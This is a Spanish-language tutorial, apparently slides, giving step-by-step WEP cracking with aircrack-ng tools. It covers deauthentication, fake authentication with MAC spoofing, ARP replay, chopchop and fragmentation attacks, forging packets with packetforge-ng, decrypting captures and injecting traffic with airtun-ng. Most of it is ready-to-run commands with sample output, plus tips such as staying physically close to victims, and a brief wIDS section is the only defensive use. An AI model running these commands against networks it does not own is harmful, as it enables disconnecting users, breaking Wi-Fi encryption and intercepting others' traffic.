  12:55:57 Sending DeAuth to station -- STMAC: [00:0F:B5:AB:CB:9D]
  12:55:58 Sending DeAuth to station -- STMAC: [00:0F:B5:AB:CB:9D]
  12:55:58 Sending DeAuth to station -- STMAC: [00:0F:B5:AB:CB:9D]

http://www.cotse.com/tools/wordlists1.htm
http://www.cotse.com/tools/wordlists2.htm
http://ftp.se.kde.org/pub/security/tools/net/Openwall/wordlists/

Deautenticación: generación de peticiones arp

- Muchas veces, al realizar el ataque3 de reenvío de paquetes vemos que las peticiones ARP no arrancan, es decir, se quedan a 0. Lo que tenemos que hacer entonces es generar peticiones ARP.
- Para provocar esa petición ARP, haríamos un DoS en una consola a parte y esperaríamos a que se generase la primera petición ARP. Una vez se hubiese generado la primera, iríamos a la consola que está realizando el ataque DoS y pulsaríamos Ctrl+C para pararlo.
- Ahora iríamos a la consola que está realizando el ataque 3 y veríamos como las peticiones ARP están subiendo.

Deautenticación: generación de peticiones arp

- *airmon-ng start wlan0*
- *airodump-ng -c 6 -w out --bssid 00:13:10:30:24:9C wlan0*
- *aireplay-ng -0 10 -a 00:13:10:30:24:9C wlan0*
- *aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:09:5B:EB:C5:2B wlan0*

- Después de enviar los 10 paquetes de deautenticación, comenzamos a escuchar para obtener algún “ARP requests” con el ataque 3. La opción -h es obligatoria y tiene que ser la dirección MAC de un cliente asociado.
- Es más efectivo atacar a un cliente determinado usando la opción –c en el ataque de deautenticación
- Los paquetes de deautenticación son enviados directamente desde el PC a los clientes. Por lo que se debe comprobar que estamos físicamente cerca de los clientes para que les lleguen los paquetes que enviamos desde nuestra tarjeta wireless.

AIREPLAY: autenticación falsa

- El ataque de falsa autenticación permite realizar los dos tipos de autenticación WEP (abierta "Open System" y compartida "Shared Key") y asociarse con el punto de acceso (AP).
- Es muy útil cuando necesitamos una dirección MAC asociada para usarla con alguno de los ataques de aireplay-ng y no hay ningún cliente asociado.
- Se debe tener en cuenta que el ataque de falsa autenticación NO genera ningún paquete ARP.
- Es recomendable que cambiemos nuestra MAC. Esto se puede hacer de varios modos.
  - macchanger: Menú – Wifislax – HerramientasWireless – macchanger
    macchanger -m 00:11:22:33:44:55 interfaz
  - *ifconfig interfaz down*
    ifconfig interfaz hw ether 00:11:22:33:44:55
    ifconfig interfaz up

AIREPLAY: autenticación falsa

- La sintaxis es la siguiente:

aireplay-ng -1 0 -e random -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

-1 significa falsa autenticación

0 tiempo de reasociación en segundos

-e random es el nombre de la red wireless

-a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso

-h 00:09:5B:EC:EE:F2 es la dirección MAC de nuestra tarjeta

ath0 es el nombre de la interface wireless

- La falta de asociación con el punto de acceso es la razón más habitual por la cual falla la inyección.

AIREPLAY: autenticación falsa

- Este ataque no siempre es eficaz. Existen routers con los que no funciona. De hecho hay routers que requieren autenticación cada X periodo de tiempo... el problema está en saber qué periodo de tiempo es el que tienen configurado. Por normal general, son 30 segundos.
- Para que este ataque funcione hay que tener activo el airodump-ng, ya que es el encargado de la captura de paquetes y para que este ataque se inicie necesitaremos un Beacon.
- Tenemos que configurar la tarjeta para el mismo canal del AP.
- Una buena idea es cambiar la dirección MAC de la tarjeta wireless por la misma que usas en el parámetro ”-h” en el caso de que sean diferentes. Usando la misma, te aseguras que los “ACK”s se envían por tu tarjeta.
- Algunos puntos de acceso ignorarán direcciones MAC inválidas. Por lo tanto asegúrate de usar una dirección de un fabricante wireless válido cuando decidas cambiar la MAC. En otro caso los paquetes serán ignorados.

AIREPLAY: autenticación falsa

- Este ataque por si sólo no consigue nada. Tenemos que combinarlo con el ataque 3 o con el ataque 4.

CAUSAS DE UN POSIBLE FRACASO:

- El router tiene filtrado de MACs.
- Estás demasiado cerca o demasiado lejos del AP.
- Tu controlador no está correctamente parcheado e instalado
- La tarjeta no está configurada en el mismo canal que el AP. Hemos introducido mal el BSSID o/y el ESSID.
- Algunas veces nos desasociamos del AP de forma periódica. Algunos puntos de acceso requieren que nos reasociemos cada 30 segundos, o sino considera que el falso cliente se ha desconectado. En este caso, es necesario fijar el periodo de re-asociación:

  aireplay-ng -1 30 -e "random" -a 00:13:10:30:24:9C

  -h 00:11:22:33:44:55 ath0

-

AIREPLAY: autenticación falsa

- Existe una variante del ataque de autenticación falsa:

  aireplay-ng -1 6000 -o 1 -q 10 -e random -a 00:14:6C:7E:40:80

  -h 00:09:5B:EC:EE:F2 ath0

- 6000:Reautentifica cada 6000 segundos. El largo período también provoca que se envíen paquetes de “sigo aquí” o “keep alive”.
- -o 1: Enviar sólo un tipo de paquetes de cada vez. Por defecto está fijado en múltiples y esto puede confundir a algunos APs.
- -q 10:Envía paquetes de “sigo aquí” cada 10 segundos.

AIREPLAY: Reenvío interactivo de paquetes

- Este ataque nos permite escoger el paquete a reenviar (inyectar), puede obtener paquetes para inyectar de 2 formas.
  - La primera es capturando paquetes con la tarjeta wireless.
  - La segunda es utilizando un archivo cap.
  - Un uso común puede ser leer un archivo creado con packetforge.
- La sintaxis de este ataque:
  - *aireplay-ng -2 <opciones de filtro> <opciones de reenvio> -r <nombre de archivo> <interface>*
- -2 significa ataque de reenvío interactivo
- -r <nombre de archivo> se usa para especificar un archivo cap del que leer los paquetes para inyectarlos (es opcional)
- <interface> es la interface wireless, por ejemplo ath0

AIREPLAY: Reenvío interactivo de paquetes

- Uno de los modos de usar este ataque es haciendo una difusión de los paquetes del AP y así generar nuevos vectores de inicialización.
- Para hacer esto posible, necesitaríamos una dirección MAC especial, una que englobara a todas las MAC's. Esta mac es la FF:FF:FF:FF:FF:FF
- *aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0*
- -2 significa ataque de inyección interactivo
- -p 0841 fija el “Frame Control” en el paquete para que parezca que está siendo enviado desde un cliente wireless.
- -c FF:FF:FF:FF:FF:FF fija como dirección MAC de destino cualquiera (broadcast). Esto es necesario para que el AP responda con otro paquete y así generar un nuevo IV.
- -b 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso (BSSID).
- -h 00:0F:B5:88:AC:82 es la dirección MAC de los paquetes que se están transmitiendo, que debe coincidir con la MAC de tu tarjeta wireless.

AIREPLAY: Reenvío interactivo de paquetes

- Los IVs generados por segundo variarán dependiendo del tamaño del paquete que seleccionemos. Cuanto más pequeño sea el tamaño del paquete, mayor será la velocidad por segundo. Cuando lancemos el programa, veremos algo como esto:

```
Read 99 packets...

     Size: 139, FromDS: 1, ToDS: 0 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  01:00:5E:00:00:FB
     Source MAC  =  00:40:F4:77:E5:C9

     0x0000:  0842 0000 0100 5e00 00fb 0014 6c7e 4080  .B....^.....l~@.
     0x0010:  0040 f477 e5c9 5065 917f 0000 e053 b683  .@.w..Pe.A...S..
     0x0020:  fff3 795e 19a3 3313 b62c c9f3 c373 ef3e  ..y^..3..,...s.>
     0x0030:  87a0 751a 7d20 9e6c 59af 4d53 16d8 773c  ..u.} .lY.MS..w<
     0x0040:  af05 1021 8069 bbc8 06ea 59f3 3912 09a9  ...!.i....Y.9...
     0x0050:  c36d 1db5 a51e c627 11d1 d18c 2473 fae9  .m.....'....$s..
     0x0060:  84c0 7afa 8b84 ebbb e4d2 4763 44ae 69ea  ..z.......GcD.i.
     0x0070:  b65b df63 8893 279b 6ecf 1af8 c889 57f3  .[.c..'.n.....W.
     0x0080:  fea7 d663 21a6 3329 28c8 8f              ...c!.3)(..

Use this packet ?
```

AIREPLAY: Reenvío interactivo de paquetes

- Respondiendo “y” los paquetes serán inyectados
- Utilizando el filtro para indicar el tamaño del paquete, podemos usar manualmente el ataque 2 para reenviar peticiones ARP con encriptación WEP.
- Las peticiones ARP o “ARP requests” tienen un tamaño típico de 68 (si son de un cliente wireless) o 86 (si son de un cliente cableado) bytes:

  aireplay-ng -2 -p 0841 -m 68 -n 86 -b 00:14:6C:7E:40:80
  -c FF:FF:FF:FF:FF:FF -h 00:0F:B5:88:AC:82 ath0

- -m 68 es la longitud mínima del paquete
- -n 86 es la longitud máxima del paquete
- -b 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso (BSSID).
- -h 00:0F:B5:88:AC:82 es la dirección MAC de los paquetes que se están transmitiendo, que debe coincidir con la MAC de tu tarjeta wireless.

AIREPLAY: Reenvío interactivo de paquetes

- Una vez que inicias el comando verás algo como:

```
Read 145 packets...

    Size: 86, FromDS: 1, ToDS: 0 (WEP)

         BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
    Source MAC  =  00:40:F4:77:E5:C9

    0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
    0x0010:  0040 f477 e5c9 9075 a09c 0000 d697 eb34  .@.w...u.......4
    0x0020:  e880 9a37 8bda d0e7 fdb4 252d d235 313c  ...7......%-.51<
    0x0030:  16ab 784c 5a45 b147 fba2 fe90 ae26 4c9d  ..xLZE.G.....&L.
    0x0040:  7d77 8b2f 1c70 1d6b 58f7 b3ac 9e7f 7e43  }w./.p.kX....~C
    0x0050:  78ed eeb3 6cc4                           x...l.

Use this packet ? y
```

- Contesta "y" si el paquete es de 68 ó 86 bytes, en otro caso escribe "n". Ahora empezará a inyectar paquetes.

AIREPLAY: Reenvío interactivo de paquetes

- Como decíamos antes, aireplay-ng se puede usar para reenviar paquetes guardados en un archivo cap. Date cuenta que puedes leer en el ejemplo: “Saving chosen packet in replay_src-0303-124624.cap”. También se puede usar cualquier otro archivo cap creado no sólo con aireplay-ng, sino también con airodump-ng, kismet, etc…
- *aireplay-ng -2 -p 0841 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -r replay_src-0303-124624.cap ath0*
- Hay que tener en cuenta que los paquetes grandes producen menos IVs por segundo.
- El problema más común es que no estés asociado con el AP. Incluso si usas una dirección MAC de un cliente ya asociado con el AP o si usas la falsa autenticación.

AIREPLAY: Reenvío de ARP Request

- El clásico ataque de reenvío de petición ARP o “ARP request” es el modo más efectivo para generar nuevos IVs.
- El programa escucha hasta encontrar un paquete ARP y cuando lo encuentra lo retransmite hacia el punto de acceso. Esto provoca que el punto de acceso tenga que repetir el paquete ARP con un IV nuevo.
- El programa retransmite el mismo paquete ARP una y otra vez. Pero, cada paquete ARP repetido por el AP tiene un IV nuevo. Todos estos nuevos IVs nos permitirán averiguar la clave WEP.
- ARP es un protocolo de resolución de direcciones: es un protocolo TCP/IP usado para convertir una dirección IP en un dirección física. Un cliente que desea obtener una dirección envía a todo el que le escuche (broadcasts) una petición ARP (ARP request) dentro de la red TCP/IP. El cliente de la red que tenga esa dirección que se pide contestará diciendo cual es su dirección física.

AIREPLAY: Reenvío de ARP Request

- *aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0*
- -3 significa reenvío estándar de petición arp (arp request)
- -b 00:13:10:30:24:9C es la dirección MAC del punto de acceso
- -h 00:11:22:33:44:55 es la dirección MAC origen (de un cliente asociado o de una falsa autenticación)
- ath0 es el nombre de la interface wireless

- Como hemos visto en el ataque anterior podemos reenviar una petición arp previa. Este es un caso especial del ataque de reenvio interactivo de paquetes.
- *aireplay-ng -2 -r replay_arp-0219-115508.cap ath0*
- -2 significa selección interactiva del paquete
- -r replay_arp-0219-115508.cap es el nombre del archivo con el ARP
- ath0 es el nombre de la interface wireless

AIREPLAY: Reenvío de ARP Request

- Es necesario primero poner la tarjeta en modo monitor con airmon. No se pueden inyectar paquetes si no estamos en modo monitor.
- Para este ataque, necesitamos o bien la dirección MAC de un cliente asociado, o una MAC falsa asociada con el ataque 1. La forma más fácil y más rápida es utilizar la dirección MAC de un cliente asociado. Esta se puede obtener con airodump-ng. La razón para usar una dirección MAC asociada es que el punto de acceso sólo aceptará y contestará a los paquetes en los cuales la MAC que se los envía esté "asociada".
- Puede que tengas que esperar un par de minutos, o incluso más, hasta que aparezca una petición ARP; este ataque fallará si no hay tráfico.
- Introduce este comando:
  - ***aireplay-ng -3 -b 00:14:6c:7e:40:80 -h 00:0F:B5:88:AC:82 ath0***

AIREPLAY: Reenvío de ARP Request

- El segundo ejemplo lo haremos reutilizando la petición ARP del ejemplo anterior usando la opción -r. Date cuenta que te dicen “Saving ARP requests in replay_arp-0219-123051.cap”, es decir se están gravando las peticiones ARP en el archivo replay_arp-0219-123051.cap.
- Por lo tanto no es necesario esperar por un nuevo ARP, podemos simplemente reusar uno viejo con el parámetro ”-r”:
- Introduce este comando:
  - ***aireplay-ng -2 -r replay_arp-0219-123051.cap ath0***
- Ahora, si aun no lo has hecho, inicia airodump-ng para capturar los IVs que se están generando. El número de paquetes de datos debería de empezar a aumentar rápidamente.
- Ayuda: para generar un paquete ARP y comenzar la inyección, puedes hacer un ping en tu red a una IP.

PRGA: Pseudo Random Generation Algorithm

- Un PRGA es texto plano + texto cifrado y es empleado para el cifrado de un paquete.
- Un ejemplo: 0011 (texto plano)+ 0110 (texto cifrado) = 0101 (PRGA)
- Si conseguimos interceptar texto cifrado y sabemos cual es el texto plano podemos averiguar el PRGA, para una vez averiguado usarlo para cifrar cualquier paquete y poder generar tráfico a inyectar.
- PAQUETE CIFRADO = IV + texto cifrado + PRGA

PRGA =	0000	0
	0001	1
	0010	2
	0011	3
	0100	4
	0101	5
	0110	6
	0111	7
	1000	8

AIREPLAY: CHOP CHOP (KOREK)

- Este ataque, cuando es exitoso, puede desencriptar un paquete de datos WEP sin necesidad de conocer la clave. Incluso puede funcionar con WEP dinámica.
- *Este ataque no recupera la clave WEP, únicamente revela el texto.*
- Algunos puntos de acceso no son vulnerables.
- Algunos pueden en principio parecer vulnerables pero en realidad tiran los paquetes menores de 60 bytes. Si el punto de acceso tira paquetes menores de 42 bytes, aireplay intenta adivinar el resto de los datos, tan pronto como el encabezado (headers) sea predecible.
- Si un paquete IP es capturado, automáticamente comprueba el checksum del encabezado para ver si es correcto, y después trata de adivinar las partes que le faltan.
- Este ataque requiere como mínimo un paquete de datos WEP.

CHOP CHOP: pasos

- Desencriptamos un paquetes
  - aireplay-ng -4 ath0
- Esto puede que no funcione, ya que en muchos casos los puntos de acceso no aceptan los paquetes de datos porque no saben que MAC se los está enviando. En este caso tenemos que usar la dirección MAC de un cliente conectado que si va a tener permiso para enviar paquetes de datos dentro de la red
  - aireplay-ng -4 -h 00:09:5B:EB:C5:2B ath0
- Vamos a echar un vistazo a la dirección IP
  - tcpdump -s 0 -n -e -r replay_dec-0627-022301.cap
  - reading from file replay_dec-0627-022301.cap, link-type [...]
  - IP 192.168.1.2 > 192.168.1.255: icmp 64: echo request seq 1

CHOP CHOP: pasos

- Ahora, forjemos una petición (ARP request). La IP de origen no importa (192.168.1.100) pero la IP de destino (192.168.1.2) debe responder a las peticiones ARP (ARP requests). La dirección MAC de origen tiene que ser la de un cliente asociado, en caso de que exista filtrado MAC.
  - packetforge-ng replay_dec-0627-022301.xor 1 00:13:10:30:24:9C 00:09:5B:EB:C5:2B 192.168.1.100 192.168.1.2 arp.cap
- Y reenviamos nuestra petición ARP forjada
  - aireplay-ng -2 -r arp.cap ath0

AIREPLAY: FRAGMENTACIÓN

- Con este ataque, cuando tiene éxito, podemos obtener 1500 bits de un PRGA (pseudo random generation algorithm). El PRGA es una parte de un paquete que está formada por texto plano y texto cifrado.
- Este ataque no recupera la clave WEP por si mismo, simplemente sirve para conseguir el PRGA. Después podemos usar el PRGA para generar paquetes con packetforge-ng.
- Se requiere al menos un paquete de datos recibido del punto de acceso para poder iniciar el ataque.
- Básicamente, el programa obtiene una pequeña cantidad de información sobre la clave de un paquete e intenta enviar un ARP y/o paquetes LLC al punto de acceso (AP).
- Si el paquete es recibido y contestado por el AP de forma satisfactoria, entonces se podrá obtener un poco más de información sobre la clave de ese nuevo paquete enviado por el AP. Este ciclo se repite varias veces hasta que obtenemos los 1500 bits del PRGA o algunas veces se obtienen menos de 1500 bits.

PRGA: Ataque de fragmentación

- PAQUETE CIFRADO = IV + texto cifrado + PRGA
- El ataque lo que hace en si es capturar un paquete de la víctima, que debe estar cifrado mediante WEP, sino no vale.
- Mediante este paquete se obtiene lo que se llama el Keystream, que es lo mismo que decir el Ciphertext (texto cifrado).
- Este Keystream tiene una longitud de 8 bytes (7 bytes + 1 de flag).
- Una vez que tenemos el texto cifrado es fácil realizar el ataque, recordemos que texto plano + texto cifrado = PRGA.
- Si creamos un texto plano y lo intentamos codificar, si el AP responde a nuestro paquete indicará que se trata de un PRGA correcto y ya lo tenemos.
- Para forzar esta situación trataremos de obtener el Keystream de dos formas: 8 bytes y 408 bytes.

PRGA: Pseudo Random Generation Algorithm

- Generaremos el paquete nosotros mismos. Por si el AP rechaza los paquetes, se van utilizar 3 paquetes distintos para el ataque: LLCNULL, ARP, y un paquete normal cifrado.
- Veamos como esta la estructura interna de cada paquete:
- *PARA ATAQUE CON KEYSTREAM DE 8 BYTES:*

  LLCNULL (63 bytes + 8 keystream = 71 bytes)
  ARP (60 bytes + 8 keystream = 68 bytes)
  PAQUETE CIFRADO (66 bytes + 8 keystream = 74 bytes)

  PARA ATAQUE CON KEYSTREAM DE 408 BYTES:

  LLCNULL (448 bytes)
  ARP (416 bytes)

PRGA: Pseudo Random Generation Algorithm

- Si al hacer el ataque, el AP responde es debido a que el PRGA que hemos usado es el bueno sino el programa seguirá probando con las posibilidades restantes, como son sólo 8 posibilidades en total este ataque es muy rápido.
- Una vez conseguido el PRGA válido el programa creará el archivo XOR de esta forma:
- xor(keystream, iv , prga , 36) en el caso de 8 bytes
- xor(keystream, iv , prga , 432) en el caso de 408 bytes

FRAGMENTACIÓN

- *aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0*

-5 significa ataque de fragmentación

-b 00:14:6C:7E:40:80 MAC del punto de acceso

-h 00:0F:B5:AB:CB:9D MAC origen de los paquetes a inyectar

ath0 interface

- Opcionalmente, se pueden aplicar los siguientes filtros:
  - **-b bssid : dirección MAC del punto de acceso**
  - **-d dmac : dirección MAC de destino**
  - **-s smac : dirección MAC origen**
  - **-m len : longitud mínima del paquete**
  - **-n len : longitud máxima del paquete**
  -

FRAGMENTACIÓN

- *aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0*
- Opcionalmente, se pueden aplicar los siguientes filtros:
  - **-u type : frame control, tipo de campo**
  - **-v subt : frame control, subtipo de campo**
  - **-t tods : frame control, A DS bit**
  - **-f fromds : frame control, Desde DS bit**
  - **-w iswep : frame control, WEP bit**
- Opcionalmente, se pueden utilizar las siguientes opciones:
  - **-k IP : fijar IP de destino - por defecto 255.255.255.255**
  - **-l IP : fijar IP de origen - por defecto 255.255.255.255**
  -

FRAGMENTACIÓN

- La dirección MAC origen usada en el ataque debe ser la asociada con el punto de acceso. Para ello, se puede realizar una falsa autenticación o usar una dirección MAC de un cliente wireless ya conectado.
- Para los drivers madwifi-ng (chipset Atheros), es necesario cambiar la dirección MAC de la tarjeta por la dirección MAC que se usará para la inyección, sino el ataque no funcionará.
- Esencialmente se inicia el ataque con el siguiente comando y seleccionamos el paquete con el que queremos probar:
  - **aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0**

FRAGMENTACIÓN

```
aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0

Waiting for a data packet...
Read 96 packets...

        Size: 120, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:14:6C:7E:40:80
         Dest. MAC  =  00:0F:B5:AB:CB:9D
        Source MAC  =  00:D0:CF:03:34:8C

        0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
        0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
        0x0020:  6d6d b1e0 92a8 039b ca6f c9cb 5364 6e16  mm.......o..Sdn.
        0x0030:  a21d 2a70 49cf eef8 29b9 279c 9020 30c4  ..*pI.....'.. 0.
        0x0040:  7013 2723 5953 1234 5727 146c eeaa a5f4  p.'#YS.4W'.l....
        0x0050:  2d55 66a2 030f 472d 2682 3957 8429 9ca5  -Uf...G-&.9W.)..
        0x0060:  5172 1544 bd82 ad77 2e9a cd99 a43c 52a1  Qr.D...w.....<R.
        0x0070:  0505 933f af2f 740e                      ...?./t.

Use this packet ? y
```

FRAGMENTACIÓN

- El programa responde esto (o similar):

```
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

- Has obtenido satisfactoriamente el PRGA que está guardado en el archivo nombrado por el programa (fragment-0124-161129.xor). Ahora puedes usar packetforge-ng para generar uno o más paquetes y usarlos con alguno de los ataques de inyección.

AIRDECAP

- Con airdecap-ng puedes desencriptar archivos capturados que tengan encriptación WEP/WPA/WPA2. También puede ser usado para ver la cabecera de una captura wireless sin encriptación.
  - **airdecap-ng [opciones] <archivo cap>**

-l	no elimina la cabecera de 802.11
-b bssid	dirección MAC del punto de acceso
-k pmk	WPA/WPA2 “Pairwise Master Key” en hexadecimal
-e essid	Nombre de la red
-p pass	Clave WPA/WPA2
-w key	Clave WEP en hexadecimal

AIRDECAP: ejemplos

- El siguiente comando elimina las cabeceras wireless de una captura de una red sin encriptación:
  - **airdecap-ng -b 00:09:5B:10:BC:5A red-abierta.cap**
- El siguiente comando desencripta un archivo con encriptación WEP usando la clave hexadecimal:
  - **airdecap-ng -w 11A3E229084349BC25D97E2939 wep.ca**p
- El siguiente comando desencripta un archivo con encriptación WPA/WPA2 usando la palabra o “passphrase”:
  - **airdecap-ng -e 'the ssid' -p passphrase tkip.cap**
- Para ESSIDs que contengan espacios, escribe el ESSID entre comillas.

PACKETFORGE

- El propósito de packetforge-ng es crear paquetes encriptados para poder inyectarlos con posterioridad. Podemos crear varios tipos de paquetes como “arp requests”, UDP, ICMP o paquetes hechos a la medida. El uso más común es crear paquetes “ARP requests” para ser inyectados.
- Para crear un paquete encriptado, es necesario tener un archivo PRGA (pseudo random genration algorithm). Este archivo lo usaremos para encriptar el paquete que vamos a crear. Este archivo se obtiene con aireplay-ng, chopchop o con el ataque de fragmentación.
  - **packetforge-ng <modo> <opciones>**

PACKETFORGE

- **packetforge-ng <modo> <opciones>**
- Opciones:
  - **-p <frame ctrl> : Fijar palabra “frame control” (en hexadecimal)**
  - **-a <bssid> : seleccionar el punto de acceso por su MAC**
  - **-c <dmac> : seleccionar por la dirección MAC de destino**
  - **-h <smac> : seleccionar por la dirección MAC de origen**
  - **-j : seleccionar el bit FromDS**
  - **-o : borrar el bit ToDS**
  - **-e : deshabilitar la encriptación WEP**
  - **-k <ip[:puerto]> : Fijar IP de destino [Puerto]**
  - **-l <ip[:puerto]> : Fijar IP de origen [Puerto]**
  - **-t ttl : Fijar hora**
  - **-w <archivo> : Guardar el paquete es este archivo cap**

PACKETFORGE

- Opciones de origen:
  - -r <archivo> : leer paquete de este archivo
  - -y <archivo> : leer PRGA de este archivo
- Modos:
  - –arp : Crear paquete ARP (-0)
  - –udp : Crear paquete UDP (-1)
  - –icmp : Crear paquete ICMP (-2)
  - –custom : Crear paquete a la medida (-9)

PACKETFORGE

- Hay que obtener un archivo xor (PRGA) con el ataque chop chop o con el ataque de fragmentación.
- Después usar un comando como el siguiente:
  - **packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k 192.168.1.100 -l 192.168.1.1 -y fragment-0124-161129.xor -w arp-request**
- -0 indica que quieres generar un paquete “arp request”
- -a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso
- -h 00:0F:B5:AB:CB:9D es la dirección MAC que quieres usar
- -k 192.168.1.100 es la IP de destino. Por ejemplo en un paquete arp es la frase “Who has this IP”
- -l 192.168.1.1 es la IP de origen. Por ejemplo en un paquete arp aparecerá la frase “Tell this IP”
- -y fragment-0124-161129.xor
- -w arp-packet

PACKETFORGE

- Asumiendo que estás experimentando con tu propio punto de acceso, el paquete “arp request” generado con anterioridad puede desencriptarse con la clave que ya conoces. Por lo que para mirar el paquete que hemos creado podemos desencriptarlo:
- Escribe “airdecap-ng -w <clave> arp-request”
- El resultado es algo como esto:

```
Total number of packets read            1
Total number of WEP data packets        1
Total number of WPA data packets        0
Number of plaintext data packets        0
Number of decrypted WEP  packets        1
Number of decrypted WPA  packets        0
```

- Para ver el paquete que acabamos de desencriptar , escribimos “tcpdump -n -vvv -e -s0 -r arp-request-dec”
- El resultado será similar a:

```
reading from file arp-request-dec, link-type EN10MB (Ethernet)
18:09:27.743303 00:0f:b5:ab:cb:9d > Broadcast, ethertype ARP (0x0806), length 42:
arp who-has 192.168.1.100 tell 192.168.1.1
```

PACKETFORGE

- Que es lo que esperábamos ver. Ahora podemos inyectar este paquete “arp request” con el siguiente comando:
  - **aireplay-ng -2 -r arp-request ath0**
- El programa nos contestará:

```
Size: 68, FromDS: 0, ToDS: 1 (WEP)

     BSSID  =  00:14:6C:7E:40:80
 Dest. MAC  =  FF:FF:FF:FF:FF:FF
Source MAC  =  00:0F:B5:AB:CB:9D

0x0000:  0841 0201 0014 6c7e 4080 000f b5ab cb9d  .A....l~@.......
0x0010:  ffff ffff ffff 8001 6c48 0000 0999 881a  ........lH......
0x0020:  49fc 21ff 781a dc42 2f96 8fcc 9430 144d  I.!.x..B/....0.M
0x0030:  3ab2 cff5 d4d1 6743 8056 24ec 9192 c1e1  :.....gC.V$.....
0x0040:  d64f b709                                .O..

Use this packet ? y

Saving chosen packet in replay_src-0124-163529.cap
You should also start airodump-ng to capture replies.
End of file.
```

PACKETFORGE

- A la mayor parte de los puntos de acceso no les importa las IPs que se usan en los paquetes “arp request”. En estos casos podemos usar 255.255.255.255 tanto para la IP de origen como para la IP de destino.
- Un error muy común que comete mucha gente es incluir las opciones -j y/o -o creando paquetes inválidos.
- Estas opciones ajustan las variables FromDS y ToDS en el paquete que se ha generado. A menos que estés haciendo algo especial y realmente sepas lo que estás haciendo; no uses estas opciones. En general, no son necesarias.

AIRTUN

- Airtun-ng sirve para crear interfaces virtuales denominadas “tunnel interface”. Tiene básicamente dos funciones:
  - Permite monitorizar todo el tráfico encriptado con propósitos wIDS (wireless Intrusion Detection System).
  - Inyectar de forma arbitraria tráfico en una red.
- Para perfeccionar la captura de paquetes wIDS, debes conocer la clave de encriptación y el bssid de la red a monitorizar. Airtun-ng desencripta todo el tráfico de la red y lo pasa al sistema tradicional IDS usado por ejemplo por snort.
- La inyección de tráfico puede hacerse bidireccional si conocemos la clave de encriptación completa, y sólo podrá ser unidireccional si tenemos un PRGA obtenido a través de chopchop o un ataque de fragmentación.
- Airtun-ng solo funciona en sistemas operativos linux.

AIRTUN

- airtun-ng <opciones> <interface>

-x nbpps : número máximo de paquetes por segundo (opcional)

-a bssid : Fijar dirección MAC del punto de acceso (obligatorio)

-i iface : capturar paquetes desde esta interface (opcional)

-y archivo: leer PRGA de este archivo (opcional / tiene que usarse al menos una de las dos opciones: -y o -w)

-w wepkey : usar esta clave WEP para encriptar los paquetes (opcional / tiene que usarse al menos una de las dos opciones: -y o -w)

-t tods : Enviar paquetes al AP (1) o al cliente (0) (opcional / por defecto es 0)

AIRTUN: WIDS

- El primer escenario es wIDS. Pon tu tarjeta wireless en modo monitor y escribe el comando:
  - airtun-ng -a 00:14:6C:7E:40:80 -w 1234567890 ath0
- Donde:

-a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso a monitorear

-w 1234567890 es la clave de encriptación

ath0 es la interface que tenemos en modo monitor

El sistema nos contestará:

```
created tap interface at0
WEP encryption specified. Sending and receiving frames through ath0.
FromDS bit set in all frames.
```

AIRTUN: WIDS

- Date cuenta que se ha creado la interface at0. Abre otra consola o shell y puedes levantar esta interface para poder usarla:
  - Ifconfig at0 up
- Esta interface (at0) recibirá una copia de cada paquete wireless que circule por la red. Los paquetes serán desencriptados con la clave que has proporcionado. En este punto, puedes usar algún programa para esnifar y analizar el tráfico. Por ejemplo, tcpdump o snort.

AIRTUN: inyección WEP

- El siguiente escenario es cuando quieres inyectar paquetes en una red. Sigue los mismos pasos que en el primer escenario excepto definir una dirección IP válida para la red cuando levantes la interface at0:
  - **ifconfig at0 192.168.1.83 netmask 255.255.255.0 up**
- Puedes comprobarlo con el comando “ifconfig at0” analizando la salida.

```
at0       Link encap:Ethernet  HWaddr 36:CF:17:56:75:27
          inet addr:192.168.1.83  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::34cf:17ff:fe56:7527/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:25113 (24.5 KiB)  TX bytes:516 (516.0 b)
```

AIRTUN: inyección WEP

- En este punto puedes usar cualquier programa para enviar tráfico a través de la interface at0 a cualquier cliente wireless. Por favor date cuenta de que por defecto FromDS está seleccionado.
- Lo que significa que los paquetes están marcados para ir a los clientes wireless. Si quieres que la comunicación sea con el AP o con clientes cableados, especifica la opción ”-t 1” cuando inicies airtun-ng.
- Las reglas normales para la inyección se aplican aquí también. Por ejemplo, estar asociado con el AP, que la MAC de la tarjeta sea la misma que utilizamos como origen de la inyección, etc.
